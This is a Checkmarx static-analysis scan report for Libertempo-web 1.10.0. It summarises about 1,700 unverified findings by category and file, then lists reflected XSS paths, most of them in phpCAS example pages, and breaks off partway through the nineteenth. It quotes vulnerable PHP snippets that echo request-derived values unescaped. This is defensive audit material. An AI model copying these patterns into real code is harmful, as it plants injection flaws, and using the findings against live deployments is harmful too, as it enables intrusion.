

Libertempo Scan Report

Project Name	Libertempo
Scan Start	Thursday, February 8, 2018 9:40:51 AM
Preset	Checkmarx Default
Scan Time	02h:30m:45s
Lines Of Code Scanned	411103
Files Scanned	2297
Report Creation Time	Thursday, February 8, 2018 11:12:42 AM
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243
Team	DSIBordeaux
Checkmarx Version	8.4.2
Scan Type	Full
Source Origin	LocalPath
Density	4/1000 (Vulnerabilities/LOC)
Visibility	Public

Filter Settings

Severity

Included: High, Medium, Low, Information

Excluded: None

Result State

Included: Confirmed, Not Exploitable, To Verify, Urgent, Proposed Not Exploitable

Excluded: None

Assigned to

Included: All

Categories

Included:

Uncategorized	All
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Custom	All
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PCI DSS v3.1	All
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OWASP Top 10 2013	All
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Excluded:

Uncategorized	None
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Custom	None
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PCI DSS v3.1	None
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OWASP Top 10 2013	None
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
Results Limit

Results limit per query was set to 50


Selected Queries

Selected queries are listed in [Result Summary](#)


Result Summary



Most Vulnerable Files



Top 5 Vulnerabilities



Scan Summary - OWASP Top 10 2013

Further details and elaboration about vulnerabilities and risks can be found at: [OWASP Top 10 2013](#)

Category	Threat Agent	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impact	Business Impact	Issues Found	Best Fix Locations
A1-Injection*	EXTERNAL, INTERNAL, ADMIN USERS	EASY	COMMON	AVERAGE	SEVERE	ALL DATA	18	10
A2-Broken Authentication and Session Management	EXTERNAL, INTERNAL USERS	AVERAGE	WIDESPREAD	AVERAGE	SEVERE	AFFECTED DATA AND FUNCTIONS	3	3
A3-Cross-Site Scripting (XSS)	EXTERNAL, INTERNAL, ADMIN USERS	AVERAGE	VERY WIDESPREAD	EASY	MODERATE	AFFECTED DATA AND SYSTEM	348	93
A4-Insecure Direct Object References*	SYSTEM USERS	EASY	COMMON	EASY	MODERATE	EXPOSED DATA	5	4
A5-Security Misconfiguration	EXTERNAL, INTERNAL, ADMIN USERS	EASY	COMMON	EASY	MODERATE	ALL DATA AND SYSTEM	24	24
A6-Sensitive Data Exposure	EXTERNAL, INTERNAL, ADMIN USERS, USERS BROWSERS	DIFFICULT	UNCOMMON	AVERAGE	SEVERE	EXPOSED DATA	90	80
A7-Missing Function Level Access Control*	EXTERNAL, INTERNAL USERS	EASY	COMMON	AVERAGE	MODERATE	EXPOSED DATA AND FUNCTIONS	0	0
A8-Cross-Site Request Forgery (CSRF)	USERS BROWSERS	AVERAGE	COMMON	EASY	MODERATE	AFFECTED DATA AND FUNCTIONS	6	6
A9-Using Components with Known Vulnerabilities*	EXTERNAL USERS, AUTOMATED TOOLS	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	AFFECTED DATA AND FUNCTIONS	5	5
A10-Invalidated Redirects and Forwards	USERS BROWSERS	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	AFFECTED DATA AND FUNCTIONS	16	3

* Project scan results do not include all relevant queries. Presets and/or Filters should be changed to include all relevant standard queries.

Scan Summary - PCI DSS v3.1

Further details and elaboration about vulnerabilities and risks can be found at: [PCI DSS v3.1](#)

Category	Issues Found	Best Fix Locations
PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection	47	20
PCI DSS (3.1) - 6.5.2 - Buffer overflows	0	0
PCI DSS (3.1) - 6.5.3 - Insecure cryptographic storage	607	607
PCI DSS (3.1) - 6.5.4 - Insecure communications	10	1
PCI DSS (3.1) - 6.5.5 - Improper error handling*	186	186
PCI DSS (3.1) - 6.5.7 - Cross-site scripting (XSS)	348	93
PCI DSS (3.1) - 6.5.8 - Improper access control*	151	39
PCI DSS (3.1) - 6.5.9 - Cross-site request forgery	0	0
PCI DSS (3.1) - 6.5.10 - Broken authentication and session management	16	2

* Project scan results do not include all relevant queries. Presets and/or Filters should be changed to include all relevant standard queries.


Scan Summary - Custom

Category	Issues Found	Best Fix Locations
Must audit	0	0
Check	0	0
Optional	0	0

Results Distribution By Status First scan of the project

	High	Medium	Low	Information	Total
New Issues	392	695	615	0	1,702
Recurrent Issues	0	0	0	0	0
Total	392	695	615	0	1,702

Fixed Issues	0	0	0	0	0
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Results Distribution By State

	High	Medium	Low	Information	Total
Confirmed	0	0	0	0	0
Not Exploitable	0	0	0	0	0
To Verify	392	695	615	0	1,702
Urgent	0	0	0	0	0
Proposed Not Exploitable	0	0	0	0	0
Total	392	695	615	0	1,702

Result Summary

Vulnerability Type	Occurrences	Severity
Reflected XSS All Clients	239	High
Stored XSS	104	High
File Manipulation	20	High
File Inclusion	10	High
Remote File Inclusion	10	High

LDAP Injection	5	High
File Disclosure	4	High
Insecure Randomness	528	Medium
Stored File Manipulation	53	Medium
Header Injection	16	Medium
Inappropriate Encoding for Output Context	14	Medium
Privacy Violation	14	Medium
Open Redirect	12	Medium
Trust Boundary Violation	12	Medium
Stored Code Injection	11	Medium
HTTP Response Splitting	10	Medium
Cross Site History Manipulation	6	Medium
Client Potential XSS	5	Medium
Client Use Of JQuery Outdated Version	5	Medium
Path Traversal	5	Medium
Stored LDAP Injection	2	Medium
Stored File Inclusion	1	Medium
Stored Remote File Inclusion	1	Medium
Improper Exception Handling	155	Low
Hardcoded Absolute Path	150	Low
Unsafe Use Of Target blank	87	Low
Use of Broken or Risky Cryptographic Algorithm	76	Low
Possible Flow Control	68	Low
Information Exposure Through an Error Message	24	Low
Reliance on Cookies in a Decision	16	Low
Improper Transaction Handling	7	Low
Client Hardcoded Domain	6	Low
Client Remote File Inclusion	6	Low
Log Forging	6	Low
Client DOM Open Redirect	4	Low
Unsafe Use Of Target Blank	4	Low
Reliance on DNS Lookups in a Decision	3	Low
Use Of Hardcoded Password	2	Low
Insufficiently Protected Credentials	1	Low

10 Most Vulnerable Files

High and Medium Vulnerabilities

File Name	Issues Found
/Libertempo-web-1.10.0/fonctions_conges.php	133
/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	130
/Libertempo-web-1.10.0/hr/Fonctions.php	107
/Libertempo-web-1.10.0/responsable/Fonctions.php	79
/Libertempo-web-1.10.0/includes/SQL.php	49
/Libertempo-web-1.10.0/admin/Fonctions.php	42
/Libertempo-web-1.10.0/docs/script_jeutest.php	29
/Libertempo-web-1.10.0/install/Fonctions.php	27
/Libertempo-web-1.10.0/utilisateur/Fonctions.php	23
/Libertempo-web-1.10.0/config/Fonctions.php	22

Scan Results Details

Reflected XSS All Clients

Query Path:

PHP\Cx\PHP High Risk\Reflected XSS All Clients Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.7 - Cross-site scripting (XSS)

OWASP Top 10 2013: A3-Cross-Site Scripting (XSS)

Description

Reflected XSS All Clients\Path 1:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1
Status	New

Method form_saisie at line 30 of /Libertempo-web-1.10.0/imprim_calendrier.php gets user input for the INPUT_SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method form_saisie at line 30 of /Libertempo-web-1.10.0/imprim_calendrier.php. This may enable a Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/imprim_calendrier.php	/Libertempo-web-1.10.0/imprim_calendrier.php
Line	32	44
Object	INPUT_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/imprim_calendrier.php
Method function form_saisie(\$action, \$new_mois, \$new_year)

```
....
32.     $PHP_SELF = filter_input(INPUT_SERVER, 'PHP_SELF',
FILTER_SANITIZE_URL);
....
44.     echo "<form action=\"\$PHP_SELF\" method=\"POST\">\n";
```

Reflected XSS All Clients\Path 2:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=2
Status	New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_advanced_saml11.php
Line	3490	60
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_advanced_saml11.php
Method <?php

```
....
60. <strong><?php echo phpCAS::getUser(); ?></strong>.
```

Reflected XSS All Clients\Path 3:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=3>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_custom_urls.php
Line	3490	64
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_custom_urls.php

Method <?php

```
....
64.      <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 4:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=4>

Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_custom_urls.php
Line	3490	65
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method private function _getClientUrl()

```
....
3490.      $server_url = $_SERVER['HTTP_HOST'];
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_custom_urls.php

Method <?php

```
....
65.      <p>phpCAS version is <b><?php echo phpCAS::getVersion();
?></b>.</p>
```

Reflected XSS All Clients\Path 5:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=5>

Status New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_gateway.php</code>
Line	3490	59
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`

Method `private function _getClientUrl()`

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```

File Name `/Libertempo-web-`

`1.10.0/vendor/jasig/phpcas/docs/examples/example_gateway.php`

Method `<?php`

```
....
59.             <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 6:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=6>

Status New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_gateway.php</code>
Line	3490	67
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`

Method `private function _getClientUrl()`

```
.....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_gateway.php

Method <?php

```
.....
67.        <p>phpCAS version is <b><?php echo phpCAS::getVersion();
?></b>.</p>
```

Reflected XSS All Clients\Path 7:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=7>

Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_hardening.php
Line	3490	63
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method private function _getClientUrl()

```
.....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_hardening.php

Method <?php

```
.....
63.    <strong><?php echo phpCAS::getUser(); ?></strong>.
```

Reflected XSS All Clients\Path 8:

Severity High

Result State To Verify

Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=8
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_html.php</code>
Line	3490	71
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```



File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_html.php`
 Method `<?php`

```
....
71.             <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 9:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=9
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_html.php</code>
Line	3490	72
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_html.php
Method <?php

```
....
72.        <p>phpCAS version is <b><?php echo phpCAS::getVersion();
?></b>.</p>
```

Reflected XSS All Clients\Path 10:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=10>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_lang.php
Line	3490	58
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_lang.php
Method <?php

```
....
58.        <p>L'utilisateur connecté; est <b><?php echo
phpCAS::getUser(); ?></b>.</p>
```

Reflected XSS All Clients\Path 11:

Severity High

Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=11
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_lang.php</code>
Line	3490	59
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```



File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_lang.php`
 Method `<?php`

```
....
59.             <p>La version de phpCAS est <b><?php echo phpCAS::getVersion();
?></b>.</p>
```

Reflected XSS All Clients\Path 12:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=12
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_logout.php</code>
Line	3490	59
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_logout.php
Method <?php

```
....
59.            <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 13:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=13>
Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_logout.php
Line	3490	60
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_logout.php
Method <?php

```
....
60.            <p>phpCAS version is <b><?php echo phpCAS::getVersion();
?></b>.</p>
```


Reflected XSS All Clients\Path 14:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=14
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_no_ssl_cn_validation.php</code>
Line	3490	62
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3490.         $server_url = $_SERVER['HTTP_HOST'];
```

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_no_ssl_cn_validation.php`
 Method `<?php`

```
....
62.         <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 15:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=15
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_no_ssl_cn_validation.php</code>

Line	3490	63
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method private function _getClientUrl()

```
....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_no_ssl_cn_validation.php

Method <?php

```
....
63.                <p>phpCAS version is <b><?php echo phpCAS::getVersion();
?></b>.</p>
```

Reflected XSS All Clients\Path 16:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=16>

Status New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php
Line	3490	58
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php

Method private function _getClientUrl()

```
....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_db.php

Method <?php

```
....
58.      <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 17:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=17
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php</code>
Line	3490	58
Object	<code>_SERVER</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3490.      $server_url = $_SERVER['HTTP_HOST'];
```

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_pgt_storage_file.php`

Method `<?php`

```
....
58.      <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 18:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=18
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input for the `_SERVER` element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_GET.php
Line	3490	55
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_GET.php

Method <?php

```
....
55.        <p>the user's login is <b><?php echo phpCAS::getUser();
?></b>.</p>
```

Reflected XSS All Clients\Path 19:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=19
Status	New

Method _getClientUrl at line 3479 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input for the _SERVER element. This element's value then flows through the code without being properly sanitized or validated and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/docs/examples/example_proxy_POST.php
Line	3490	57
Object	_SERVER	echo

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
